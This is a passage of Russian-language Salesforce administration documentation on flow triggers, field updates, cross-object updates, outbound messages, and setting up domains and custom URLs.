Для запуска потока посредством бизнес-правила требуется создать триггер потока. Триггеры потокапозволяют автоматизировать сложные бизнес-процессы — создавать потоки для выполнения логики и разрешать событиям запуск потоков посредством бизнес-правил — без создания специального кода. Например, при наличии потока, выполняющего поиск и назначение соответствующего права для обращения, пользователь может создать триггер потока для запуска потока при каждом создании обращения. Таким образом, всем новым обращениям будет автоматически назначаться стандартное право.

Прим.: Пробная версия для триггеров потока как действий бизнес-правила закрыта. Если в организации уже запущена пробная версия, можно продолжить создание и редактирование триггеров потока как действий бизнес-правила. Если пробная версия не запущена, используйте «Действия потока» в Конструкторе процессов.

Чтобы начать использовать триггеры потока, введите строку *«Триггеры потока»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Триггеры потока»** . Перед началом работы:

- Создайте и активируйте автоматически запущенный поток, запускаемый данным действием бизнес-правила.
- Создайте бизнес-правило для добавления данного действия бизнес-правила.
- Просмотрите особый алгоритм и ограничения для триггеров потока. См. раздел «Рекомендации по триггерам потока (пробная версия)» на странице 6402.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра бизнес-правил и действий:

- Просмотр настройки и конфигурации

Для создания или изменения бизнес-правил и действий:

- Настройка приложения

Чтобы создать триггер потока, выполните указанные ниже действия.

1. Введите строку *«Триггеры потока»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Триггеры потока»**.
2. Нажмите кнопку **«Создать триггер потока»**.
3. Выберите объект, используемый бизнес-правилом, и нажмите кнопку **«Далее»**.
4. Настройте триггер потока.

Поле	Описание
Имя	Имя триггера потока.
Уникальное имя	Введите уникальное имя, которое должно использоваться для обращения к данному компоненту в API. Поле **«Уникальное имя»** может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Защищенный компонент	Зарезервировано для последующего использования.
Поток	Уникальное имя автоматически запущенного потока, запускаемого данным действием бизнес-правила.
Задать переменные потока	Данный параметр определяет необходимость передачи значений в переменные потока и переменные sObject.

5. При выборе параметра «Задать переменные потока» укажите их имена и значения.

   Нажмите **«Задать другое значение»**, чтобы задать не более 25 переменных.

Поле	Описание
Имя	Выберите имя переменной потока или переменной sObject. Пользователи могут выбирать только переменные, поле «Тип ввода/вывода» которых разрешает доступ для ввода.
Значение	При использовании переменной потока выполните одно из указанных ниже действий. • Введите литеральное значение. • Щелкните значок , выберите нужное поле и нажмите кнопку **«Вставить»**. При использовании переменной sObject выполните одно из указанных ниже действий. • Щелкните значок , выберите запись sObject и нажмите кнопку **«Вставить»**. В отличие от полей, все записи sObject помечаются символом (*) и отображаются вверху каждого списка. • Чтобы использовать текущие значения записи, созданной или измененной с целью запуска бизнес-правила, введите *{!this}*. • Чтобы использовать последние предыдущие значения записи, измененной с целью запуска бизнес-правила, введите *{!old}*. Другими словами, `{!old}` и `{!this}` определяют одну запись, но используют разные значения. Прим.: • При использовании новой записи `{!old}` содержит значение `null`. • В отличие от `{!this}`, значок не может использоваться для выбора `{!old}`. Введите *{!old}* вручную в столбец «Значение».

6. Чтобы применить триггер потока в режиме тестирования, установите флажок «Администраторы выполняют последнюю версию потока».

   Данный флажок позволяет триггеру потока запускать последнюю версию потока, если бизнес-правило запускается администратором. Для всех остальных пользователей триггер потока всегда запускает активную версию потока.

   Переменным потока и переменным sObject передаются те же значения при запуске любой (активной или последней) версии потока.

7. Нажмите кнопку **«Сохранить»**.

Помните, что триггер потока должен быть связан с бизнес-правилом.

СМ. ТАКЖЕ:

Рекомендации по триггерам потока (пробная версия)

Рекомендации по использованию автоматизированных действий

Прежде чем приступить к работе с автоматизированными действиями, ознакомьтесь с соответствующими ограничениями и особыми алгоритмами.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по обновлениям полей

Узнайте, как наиболее эффективно использовать действия по обновлению полей в ходе выполнения рабочих задач.

Рекомендации по использованию исходящих сообщений

Ознакомьтесь с рекомендациями по использованию действий с исходящими сообщениями перед их внедрением в среду бизнес-правил.

Рекомендации по триггерам потока (пробная версия)

Триггеры потока как действия бизнес-правила отличаются особыми алгоритмами и ограничениями.

СМ. ТАКЖЕ:

Ежедневные ограничения для электронных предупреждений

Рекомендации по обновлениям полей

Узнайте, как наиболее эффективно использовать действия по обновлению полей в ходе выполнения рабочих задач.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены рекомендации по созданию обновлений поля для бизнес-правил или процессов утверждения.

Обработка обновления поля

- Обновления полей выполняются перед электронными предупреждениями, задачами и исходящими сообщениями.
- Обновления полей выполняются после назначения обращений, назначения интересов и правил автоматического ответа.
- Обновления полей не зависят от параметров безопасности поля. Таким образом, бизнес-правило может обновлять даже поля, скрытые в макете страницы пользователя.
- Если бизнес-правило содержит несколько обновлений полей, применяющих разные значения к одному полю, то результат обновления поля может быть непредсказуем.
- Обновления полей могут влиять на содержимое связанных списков. Например, обновление поля возможности «Стоимость» или «Дата закрытия» влияет на связанный список возможности «Журнал этапов».
- Чтобы определить обновление поля, в результате которого произошла ошибка при сохранении записи, рекомендуем использовать журнал отладки. Возникновение ошибки препятствует регистрации журнала отладки.
- Ниже перечислены особенности полей напоминания для задач и событий.
  - Обновления полей позволяют задавать напоминания для задач или событий, но не могут использовать крайний срок задачи или запланированное время события.
  - Формулы для значений даты/времени вычисляются в днях. Чтобы просмотреть значение в минутах, разделите значение на 1 440 (количество минут в сутках). Например, формула `Now()-7` соответствует семи *дням* назад, а формула `Now()-7/1440` соответствует семи *минутам* назад.

- Если организация использует мультивалюту, то поля валюты обновляются посредством валюты записи. Если поле обновляется на основе формулы, то любое значение формулы обрабатывается в валюте записи.
- Если поля поддерживают функцию отслеживания журнала, то их обновления отслеживаются в связанном списке «Журнал».
- Бизнес-правила и некоторые процессы могут аннулировать ранее допустимые поля. Причина аннулирования состоит в том, что обновления записей на основе бизнес-правил и запланированных действий процесса не инициируют правила проверки.
- Если организация использует организации-лица, то поле «Является организацией-лицом» может использоваться как часть критерия оценки для бизнес-правил. Однако поле «Является организацией-лицом», доступное только для чтения, не поддерживает обновления поля.

Совет: Ниже указан порядок обработки правил в системе <0>Salesforce<1>.

1. Правила проверки
2. Правила назначения
3. Правила автоматического ответа
4. Бизнес-правила (с немедленными действиями)
5. Правила расширения

Примечания к обновлениям полей кросс-объекта

- Все настраиваемые и некоторые стандартные объекты позволяют создавать действия бизнес-правил и утверждений, при выполнении которых изменение подробной записи инициирует обновление поля связанной основной записи. Обновления полей кросс-объекта поддерживаются взаимосвязями «Основная — подробная» между любыми настраиваемыми объектами, между любыми настраиваемыми и стандартными объектами и между некоторыми стандартными объектами. Дополнительную информацию см. в разделе «Обновления полей кросс-объекта» на стр. 11.
- Процессы утверждения не могут использовать действия обновления полей кросс-объекта.
- Процесс утверждения может задавать действие обновления поля, которое выполняет повторную оценку бизнес-правил для обновленного объекта. Однако обновления полей кросс-объекта, которые могут быть доступны в повторно оцененных бизнес-правилах, пропускаются.
- Чтобы создать бизнес-правила, позволяющие комментариям к обращениям или сообщениям эл. почты автоматически обновлять поля связанных обращений, выберите пункт **«Комментарий к обращению»** или **«Сообщение эл. почты»** в раскрывающемся списке «Объект» при создании бизнес-правила, а затем выберите пункт **«Обращение»** в списке «Поле для обновления». Пункт «Сообщение эл. почты» может использоваться в бизнес-правиле только при использовании функции Email-to-Case или On-Demand Email-to-Case.

  Если обращения обновляются бизнес-правилом, инициированным сообщением эл. почты, то обновленное обращение может инициировать:

  - Бизнес-правила
  - Правила проверки
  - Обновления полей сводного резюмирования
  - Правила расширения
  - Триггеры Apex
  - Процессы права

Обновленное обращение не может инициировать:

- Правила назначения
- Правила автоматического ответа

действия по обновлению полей и настраиваемые поля;

- Прежде чем изменить тип настраиваемого поля, убедитесь, что данное поле не является целевым для обновления полей бизнес-правила, а также не используется формулой обновления поля, которая аннулируется новым типом настраиваемого поля.
- Настраиваемое поле, используемое обновлением поля, не может быть удалено.
- Обновления поля могут использоваться в зашифрованных настраиваемых полях, но при использовании формулы для выбора нового значения зашифрованное поле недоступно в редакторе формул.

действия по обновлению полей коммерческих возможностей и контрактов;

- Обновления полей могут быть заданы для поля возможности «Этап», которое может влиять на поля «Тип» и «Категория прогноза».
- Обновления полей, заданные посредством поля возможности «Стоимость», применяются только к возможностям, которые не содержат продуктов. Добавление продуктов в возможность назначает полю «Стоимость» статус доступного только для чтения; значение поля вычисляется автоматически и не зависит от обновления поля.
- Обновления полей могут быть заданы для поля контракта «Статус». Тем не менее значение данного поля может влиять на значение поля «Категория статуса».
- Рекомендуем избегать создания обновления поля для контрактов или заказов, заполняющего поле «Статус» любым значением, кроме значения «Утверждено».

ограничения для действия обновления полей.

- Результаты обновления поля не могут инициировать дополнительные правила (например, правила проверки, назначения, автоматического ответа или расширения).
- Результаты обновления поля могут инициировать дополнительные бизнес-правила при наличии соответствующего флажка. Дополнительную информацию см. в разделе «Обновления полей, выполняющие повторную оценку бизнес-правил» на странице 6401.
- Обновления полей, выполняемые как действия утверждения, не инициируют бизнес-правила или процессы права.
- Следующие поля недоступны для действий обновления полей.
  - Поля только для чтения, например формулы или поля автонумерации
  - Поле выбора Язык для многоязычных решений
  - Некоторые поля действий, например Связано с и Личные
- Бизнес-правила для сообщений эл. почты могут быть связаны только с обновлениями полей.
- Пользователь, на которого ссылается обновление поля, не может быть деактивирован. Например, чтобы деактивировать пользователя Иван Петров, на которого ссылается обновление поля, созданное с целью изменения ответственного за запись, рекомендуем сначала изменить обновление поля.
- Вы можете обновить длинные поля текстовой области, однако возможность вставки Конкретного значения ограничивает вас до возможности ввода максимального количества символов, допустимых в целевом поле.

- Полю, используемому обновлением поля, которое задает пустое значение, не может быть назначен статус универсального обязательного.
- Бизнес-правила, которые обновляют ответственных, *не* передают связанные элементы. Чтобы выполнить перенос, щелкните ссылку **«Изменить»** напротив имени ответственного в записи и выберите параметры переноса.

Обновления полей кросс-объекта

Все настраиваемые и некоторые стандартные объекты позволяют создавать действия, при выполнении которых изменение подробной записи инициирует обновление поля связанной основной записи. Обновления полей кросс-объекта поддерживаются взаимосвязями «Основная — подробная» между любыми настраиваемыми объектами, между любыми настраиваемыми и стандартными объектами и между некоторыми стандартными объектами.

Обновления полей, выполняющие повторную оценку бизнес-правил

При использовании параметра «Переоценить бизнес-правила после изменения поля» для действия обновления поля Salesforce выполняет переоценку всех правил рабочего потока для этого объекта, если обновление поля приводит к изменению значения поля.

СМ. ТАКЖЕ:

Обновления полей кросс-объекта

Обновления полей кросс-объекта

Все настраиваемые и некоторые стандартные объекты позволяют создавать действия, при выполнении которых изменение подробной записи инициирует обновление поля связанной основной записи. Обновления полей кросс-объекта поддерживаются взаимосвязями «Основная — подробная» между любыми настраиваемыми объектами, между любыми настраиваемыми и стандартными объектами и между некоторыми стандартными объектами.

Например, в настраиваемом приложении по подбору кадров создается бизнес-правило, которое изменяет значение статуса приложения (основной объект) на значение «Закрыто», как только соискатель (подробный объект) принимает предложение о работе. Для стандартных объектов может быть создано правило, согласно которому статус обращения «Ожидание ответа клиента» должен меняться на статус «Выполняется» при добавлении клиентом комментария к обращению.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настраиваемый объект — настраиваемый объект

Обновления полей кросс-объекта поддерживаются для всех настраиваемых объектов, являющихся потомками настраиваемых объектов во взаимосвязи «Основная — подробная».

Настраиваемый объект — стандартный объект

Обновления полей кросс-объекта поддерживаются для всех настраиваемых объектов, являющихся потомками некоторых стандартных объектов во взаимосвязи «основная-подробная». Ниже перечислены стандартные объекты, поддерживающие обновления полей кросс-объекта, доступные для настраиваемых объектов.

- Организация
- Актив
- Кампания

- Обращение
- Контакт
- Контракт
- Элемент строки контракта
- Право
- Возможность
- Заказ
- Вопрос
- Смета
- Сервисный контракт
- Решение

Стандартный объект — стандартный объект

Обновления полей кросс-объекта поддерживаются для всех стандартных объектов, являющихся потомками стандартных объектов во взаимосвязи «Основная — подробная». Обратите внимание, что между стандартными объектами поддерживаются только эти взаимосвязи.

- Комментарии к обращению, обновляющие обращение
- Сообщение эл. почты, обновляющее обращение

  Совет: Чтобы создать бизнес-правила, позволяющие комментариям к обращениям или сообщениям эл. почты автоматически обновлять поля связанных обращений, выберите пункт **«Комментарий к обращению»** или **«Сообщение эл. почты»** в раскрывающемся списке «Объект» при создании бизнес-правила, а затем выберите пункт **«Обращение»** в списке «Поле для обновления». Пункт «Сообщение эл. почты» может использоваться в бизнес-правиле только при использовании функции Email-to-Case или On-Demand Email-to-Case.

- Продукт возможности, обновляющий возможность

  Прим.: Обновления полей кросс-объекта для полей родительской возможности «Стоимость» и «Количество» действительны только в том случае, если возможность не связана с продуктами возможности.

- Возможность, обновляющая организацию (поддерживаются организации-лица и организации-компании)

Прим.: При наличии бизнес-правил для преобразованных интересов и необходимости обновления полей кросс-объекта для конечных организаций и возможностей необходимо включить параметр интереса «Выполнять проверку при преобразовании интереса».

Действия по обновлению поля кросс-объектов для стандартных полей.

- Не могут использоваться или назначаться для процессов утверждения.
- Обновление родительской записи, даже если у пользователя отсутствует доступ на редактирование.

Прим.: Если у вас есть код Apex, обновляющий родительские поля в тех же связях, что и в случае с действием обновления кросс-объектных полей, рассмотрите возможность замены кода обновлениями кросс-объектных полей.

В противном случае выполняются оба компонента, а, учитывая тот факт, что бизнес-правила выполняются после триггеров Apex, обновление поля бизнес-правила переопределяет любое изменение, внесенное кодом Apex.

СМ. ТАКЖЕ:

Рекомендации по обновлениям полей

Общие сведения о взаимосвязях объектов

Обновления полей, выполняющие повторную оценку бизнес-правил

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При использовании параметра «Переоценить бизнес-правила после изменения поля» для действия обновления поля Salesforce выполняет переоценку всех правил рабочего потока для этого объекта, если обновление поля приводит к изменению значения поля.

- Если обновление поля меняет значение поля, то все бизнес-правила для связанного объекта оцениваются повторно. При этом инициируется выполнение всех бизнес-правил, критерии которых выполняются в результате обновления поля.
- Если любое инициированное бизнес-правило вызывает другое обновление поля, которое также поддерживает повторную оценку бизнес-правила, то срабатывает принцип домино, при котором вновь инициированное обновление поля вызывает повторную оценку дополнительных бизнес-правил. После исходного обновления поля повторная оценка и инициирование бизнес-правил могут выполняться не более пяти раз.
- Убедитесь, что бизнес-правила не поддерживают создание рекурсивных циклов. Например, если обновление поля для правила 1 запускает правило 2, а обновление поля для правила 2 запускает правило 1, то рекурсивные триггеры могут инициировать превышение максимально допустимого количества триггеров времени бизнес-правила в час.
- При обновлении пакета бизнес-правило инициируется повторно только для измененных объектов.
- Повторная оценка и инициирование бизнес-правил доступны только в том случае, если исходное обновление поля задано для того же объекта.
- Повторное инициирование доступно только для бизнес-правил, которые не были выполнены ранее.
- Повторная оценка недоступна для бизнес-правил кросс-объекта.
- Обновления полей кросс-объекта, вызывающие изменение значения поля, не инициируют повторной оценки бизнес-правил для связанного объекта.
- Процесс утверждения может задавать действие обновления поля, которое выполняет повторную оценку бизнес-правил для обновленного объекта. Однако обновления полей кросс-объекта, которые могут быть доступны в повторно оцененных бизнес-правилах, пропускаются.
- Ниже перечислены условия, при выполнении которых зависимые от времени действия не исключаются из оцененного повторно бизнес-правила.
  - Немедленные действия оцененного повторно бизнес-правила инициируют несоответствие записи заданным критериям бизнес-правила.
  - Триггер Apex `after`, выполняемый в результате действия бизнес-правила или утверждения, обусловливает несоответствие записи заданным критериям бизнес-правила.

СМ. ТАКЖЕ:

Рекомендации по обновлениям полей

Рекомендации по использованию исходящих сообщений

Ознакомьтесь с рекомендациями по использованию действий с исходящими сообщениями перед их внедрением в среду бизнес-правил.

Ниже перечислены рекомендации по созданию исходящих сообщений для бизнес-правил или процессов утверждения.

- Одно SOAP-сообщение может содержать не более 100 уведомлений. Каждое уведомление содержит уникальный код записи и ссылку на данные в записи. Таким образом, если запись изменяется после отправки уведомления, но до его получения, то пользователю отображаются только обновленные данные.
- Неотправленные сообщения хранятся в очереди с целью сохранения их точности.
- Если конечная точка недоступна, то сообщения хранятся в очереди до момента отправки или истечения 24 часов. Сообщения удаляются из очереди по истечении 24 часов.
- Если сообщение не может быть доставлено, то интервал между повторными попытками увеличивается экспоненциально и может составлять не более двух часов.
- Повторная отправка сообщений выполняется независимо от порядка их добавления в очередь. Данный алгоритм может инициировать беспорядочную доставку сообщений.
- Исходящие сообщения не могут использоваться для создания контрольного журнала. Каждое сообщение может быть доставлено не менее одного раза. Если доставка не может быть выполнена в течение 24 часов, то сообщение может быть не доставлено. Как отмечалось выше, если исходный объект изменяется после отправки уведомления, но до его получения, то конечная точка получает только последние данные, но не промежуточные изменения.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по триггерам потока (пробная версия)

Триггеры потока как действия бизнес-правила отличаются особыми алгоритмами и ограничениями.

Прим.: Пробная версия для триггеров потока как действий бизнес-правила закрыта. Если в организации уже запущена пробная версия, можно продолжить создание и редактирование триггеров потока как действий бизнес-правила. Если пробная версия не запущена, используйте «Действия потока» в Конструкторе процессов.

Прежде чем создать или добавить триггеры потока в бизнес-правила, просмотрите перечисленные ниже рекомендации.

- Триггеры потока доступны только для бизнес-правил. Они не могут использоваться как действия другими компонентами (например, процессами утверждения).
- Триггеры потока доступны для большинства объектов, поддерживаемых бизнес-правилами. Чтобы просмотреть список поддерживаемых объектов, создайте триггер потока. Введите строку *«Триггеры потока»* в поле «Быстрый поиск» в меню «Настройка» и щелкните **«Триггеры потока»**.
- Только активные автоматически запущенные потоки могут быть запущены триггерами потока. Тем не менее режим тестирования триггера потока позволяет администраторам выполнять последнюю версию потока, а другим пользователям — активную версию потока.
- Потоки, запускаемые из бизнес-правил, выполняются в контексте системы, то есть полномочия пользователя, безопасность поля и правила общего доступа не учитываются во время выполнения потока.
- При неудачном выполнении триггера потока пользователь, создавший или изменивший запись с целью соответствия критериям бизнес-правила, не сможет сохранить данную запись. Чтобы устранить ошибки выполнения, просмотрите

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

события для действия потока в категории «Бизнес-правило» журналов отладки, которые содержат версию потока и значения, переданные переменным потока.

- Триггер потока может задавать значения не более 25 переменных потока и переменных sObject. Ниже перечислены применяемые ограничения.
  - Триггеры потока не могут задавать переменные потока и переменные sObject посредством полей типа «Раскрывающийся список со множественным выбором».
  - Если триггер потока задает переменную потока посредством поля валюты, то потоку передается только стоимость. Код ISO валюты и регион пропускаются. Если организация использует мультивалюту, то триггер потока использует стоимость в валюте записи, содержащей указанное поле валюты.
  - Триггеры потока не могут передавать значения переменным коллекции sObject в потоках.
- Если поток используется триггером потока активного бизнес-правила, то одна из его версий должна быть всегда активной.
- После активации бизнес-правила с использованием триггера потока запрещается изменять или добавлять версию потока для внедрения элементов «Окно» или других элементов, которые нарушают ограничения по выполнению для автоматически запущенного потока. Поток, который больше не является автоматически запущенным, не может быть запущен триггерами потока. Чтобы обойти эту ситуацию, можно сохранить поток, который не является автоматически запущенным, как новый поток и назначить новому потоку статус автоматически запущенного. Чтобы запустить новый поток, просто обновите триггеры потока.
- Триггеры потока недоступны как зависимые от времени действия бизнес-правила. Триггеры потока могут быть добавлены в бизнес-правила только как немедленные действия.
- Если система выполняет бизнес-правило с несколькими триггерами потока, то данные потоки выполняются в неопределенном порядке.
- Триггеры потока, используемые в транзакции, выполняются после всех обновлений полей бизнес-правил, включая любые триггеры Apex и стандартные проверки, выполненные в результате данных обновлений. После выполнения триггеров потока система выполняет правила расширения.
- Потоки, запускаемые из бизнес-правил, контролируются ограничениями на транзакцию, которые уже применяются кодом Apex.
- При запуске потоков из бизнес-правил, инициированных пакетными загрузками или импортами, операции DML потоков выполняются пакетом для сокращения количества обязательных вызовов и оптимизации производительности системы. Выполнение любого следующего элемента потока считается как операция DML: «Создание записи», «Обновление записи», «Удаление записи», «Быстрое создание», «Быстрое обновление» и «Быстрое удаление».

  Например, организация использует приложение Data Loader или интерфейс Bulk API для обновления 50 записей; данные обновления соответствуют критериям бизнес-правила, содержащего действие триггера потока. В свою очередь, система выполняет 50 экземпляров потока посредством одной транзакции. Каждый экземпляр выполняемого потока называется сеансом. При этом система пытается выполнить каждую операцию DML во всех сеансах транзакции. Предположим, что пять сеансов выполняют одну ветвь потока, содержащую элемент «Обновление записи» по имени «SetEntitlement». При этом система дожидается достижения данного элемента всеми пятью сеансами и затем выполняет одновременно все пять обновлений.
- Триггеры потока недоступны в наборах изменений.
- Триггеры потока не подлежат пакетированию.

Изменение параметров автоматизации процесса

Включайте и выключайте различные функции, относящиеся к потокам, бизнес-правилам и утверждениям.

Со страницы «Параметры автоматизации процесса»:

- Настройка параметра «Пользователь бизнес-правил по умолчанию» для организации Salesforce
- Предоставление пользователям возможности обработки запросов на утверждение по эл. почте
- Отображение кнопки **«Приостановить»** в окнах потока
- Включение среды выполнения Lightning для всех потоков на основе URL-адреса
- Контролируйте реакцию на попытку потока задать значения полям только для чтения

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Изменения настроек автоматизации процессов:

- Настройка приложения

Управление доменами

Домены и связанные сайты можно настраивать в соответствии с уникальными потребностями организации. Например, на одном домене могут размещаться сообщества, сайты Force.com и Site.com. Либо один сайт может быть связан с несколькими доменами.

Сайты и домены могут быть связаны посредством взаимосвязи «многие ко многим». Каждый домен может размещать не более 100 сайтов, а каждый сайт может быть связан с 200 доменами. Размещение сообществ, сайтов Force.com и Site.com на одном домене позволяет упростить требования к домену. Чтобы упростить доступ к страницам Visualforce и коду Apex, рекомендуем размещать сайты Site.com и Force.com на одном домене.

Кроме того, один сайт может быть связан с несколькими доменами. Например, родительской компании принадлежат два товарных знака. Каждому товарному знаку соответствует собственный зарегистрированный домен, каждый из которых должен ссылаться на родительский веб-сайт. Сайт может быть связан с несколькими доменами, поэтому оба домена могут ссылаться на один родительский веб-сайт.

Чтобы использовать домен для размещения нескольких сайтов, рекомендуем задать настраиваемые URL-адреса для каждого сайта. Настраиваемые URL-адреса позволяют различать сайты внутри домена. Например, организация использует домен `www.nashdomen.ru` и два сайта `sait1` и `sait2`. Чтобы разместить оба сайта на домене nashdomen.ru, рекомендуем создать настраиваемые URL-адреса путем связывания домена с каждый сайтом посредством настраиваемого пути. Данное действие инициирует создание двух настраиваемых URL-адресов: `http://www.nashdomen.ru/sait1` и `http://www.nashdomen.ru/sait2`. Если один из URL-адресов используется для доступа к домену, то настраиваемый путь определяет сайт домена, который должен отображаться веб-пользователю.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами:

- Доступ к Site.com, Force.com Sites или сообществам

Добавление домена

Чтобы добавить домены и связать их с сертификатами, воспользуйтесь страницей «Управление доменами» в меню «Настройка».

Добавление настраиваемого URL-адреса

Управление доменами и настраиваемыми URL-адресами

Страница «Управление доменами» в меню «Настройка» позволяет управлять всеми сертификатами, настраиваемыми URL-адресами и сайтами, связанными с доменом.

Удаление домена

Чтобы удалить домены из организации, воспользуйтесь страницей «Управление доменами».

Удаление настраиваемых URL-адресов

Чтобы удалить настраиваемые URL-адреса из организации, воспользуйтесь страницей «Управление доменами».

Включение внешнего HTTPS для домена

Включение внешнего HTTPS для домена позволяет компании Salesforce использовать домен в безопасных ссылках на связанные сайты (например, URL-адреса, отображающиеся внутри сообщения эл. почты, отправленного сообществом Salesforce). Данная функция полезна для сайтов, требующих выполнения проверки подлинности (например, сайты сообщества, сайты портала или любой другой сайт, использующий средства защиты от перехвата информации или несанкционированного доступа).

Добавление домена

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доменов:	Просмотр настройки и конфигурации
Для добавления доменов:	«Настройка приложения» или «Просмотр настройки и конфигурации», а также «Лицензия Site.com Publisher» или «Создание и настройка сообществ»
Для редактирования или удаления доменов:	Настройка приложения
Для связывания сертификатов с доменом:	Если сообщества не используются, обратитесь в компанию Salesforce. Организации, использующие сообщества, могут связывать сертификаты с доменом.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Чтобы добавить домены и связать их с сертификатами, воспользуйтесь страницей «Управление доменами» в меню «Настройка».

Добавляемый домен может быть связан с сертификатом и ключом, обеспечивающими безопасность подключения. Прежде чем связать сертификат с доменом, убедитесь в его наличии на странице «Управление сертификатами и ключами». Сертификат должен быть подписан центром сертификации, а его длина должна составлять 2 048 бит. Чтобы поддерживать все домены, обслуживающие сайты организации, воспользуйтесь специальным символом или сертификатом «Альтернативное имя темы».

Настраиваемые домены поддерживаются только экземплярами небезопасных сред. При необходимости настройте домен в экземпляре безопасной среды и перенесите его в экземпляр производственной среды. Обратите внимание, что настраиваемый домен активен только в производственной среде.

Чтобы добавить домены в организацию, выполните указанные ниже действия.

1. Введите строку *«Домены»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Домены»**.
2. Нажмите кнопку **«Добавить домен»**.
3. Введите имя домена.
4. При наличии сертификата, подписываемого центром сертификации, который поддерживает данный домен, добавьте соответствующий сертификат.
5. Нажмите кнопку **«Сохранить»**. Чтобы добавить несколько доменов, нажмите кнопку **«Сохранить и создать»**.

Прежде чем разрешить записи CNAME имени домена указывать на новое имя цели, убедитесь, что данное имя поддерживается сервером DNS путем использования `dig` или `nslookup`. Время создания имен доменов влияет на цель записи CNAME.

- Имена доменов, добавленные перед выпуском Summer'13, обычно используют запись CNAME, указывающую на полностью определенное имя домена, дополненное компонентом `.live.siteforce.com` взамен субдомена `force.com` организации. Например, при добавлении домена `www.primer.ru` перед выпуском Summer'13 протокол HTTPS может использоваться только при наличии целевой записи CNAME, указывающей на `www.primer.ru.live.siteforce.com` взамен `primer.force.com`.
- Имена доменов, добавленные во время или перед выпуском Summer'13, не используют 18-значный код организации в целевой записи CNAME.
- Имена доменов, добавленные во время или после выпуска Summer'13, уже указывают на соответствующую область для настройки протокола HTTPS в настраиваемом домене.
- Имена доменов, добавленные во время или после выпуска Winter'14, используют запись CNAME, указывающую на полностью определенное имя домена, дополненное 18-значным кодом организации и компонентом `.live.siteforce.com`. Например, при добавлении домена `www.primer.ru`, имя которого дополняется 18-значным кодом организации (`00dxx0000001ggxeay`), целевая запись CNAME выглядит следующим образом: `www.primer.ru.00dxx0000001ggxeay.live.siteforce.com`.

Добавление настраиваемого URL-адреса

Создание настраиваемого URL-адреса позволяет выбирать взаимосвязи между доменами и сайтами после добавления доменов на страницу «Управление доменами». Настраиваемый URL-адрес состоит из домена и настраиваемого пути. Имя пути может использоваться разными доменами, но не более одного раза каждым доменом. При добавлении настраиваемого URL-адреса настоятельно рекомендуем использовать символ «/», соответствующий корневому пути. Дополнительный путь (после символа «/») может быть пропущен, тогда как корневой путь (до символа «/») является обязательным. Например, имя домена `https://oursite.com` и путь `/products` возвращают следующий URL-адрес сайта: `https://oursite.com/products`. Если корневой путь дополняется настраиваемым URL-адресом, то URL-адрес выглядит следующим образом: `https://oursite.com`.

Чтобы задать предпочтительный настраиваемый URL-адрес для проверенных страниц и сообщений эл. почты, ссылающийся на сайт или сообщество, выберите **«Основной настраиваемый URL-адрес сайта»**. Данное действие доступно только над корневым путем для сайтов Force.com и сообществ, но недоступно для сайтов Site.com. При отсутствии основного URL-адреса для сообществ Chatter первый настраиваемый `https`-домен сайта используется для проверенных страниц и сообщений эл. почты. При отсутствии настраиваемого `https`-домена используется домен Force.com пользователя.

Чтобы добавить настраиваемый URL-адрес, выполните указанные ниже действия.

1. Введите строку *«Настраиваемые URL-адреса»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые URL-адреса»**. Либо введите строку *«Домены»* в поле «Быстрый поиск», выберите пункт **«Домены»** и щелкните по доменному имени.
2. Нажмите кнопку **«Создать настраиваемый URL-адрес»**.
3. Введите имя домена.
4. Введите имя сайта.
5. Введите уникальный путь.
6. Нажмите кнопку **«Сохранить»**. Чтобы добавить несколько настраиваемых URL-адресов, нажмите кнопку **«Сохранить и создать»**.

Пример: Несмотря на отображение имени домена и пути в разных столбцах таблицы «Настраиваемые URL-адреса», данные компоненты являются частью фактического URL-адреса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настраиваемых URL-адресов:

- Просмотр настройки и конфигурации

Для добавления, редактирования и удаления настраиваемых URL-адресов:

- «Настройка приложения» или «Просмотр настройки и конфигурации», а также «Лицензия Site.com Publisher» или «Создание и настройка сообществ»

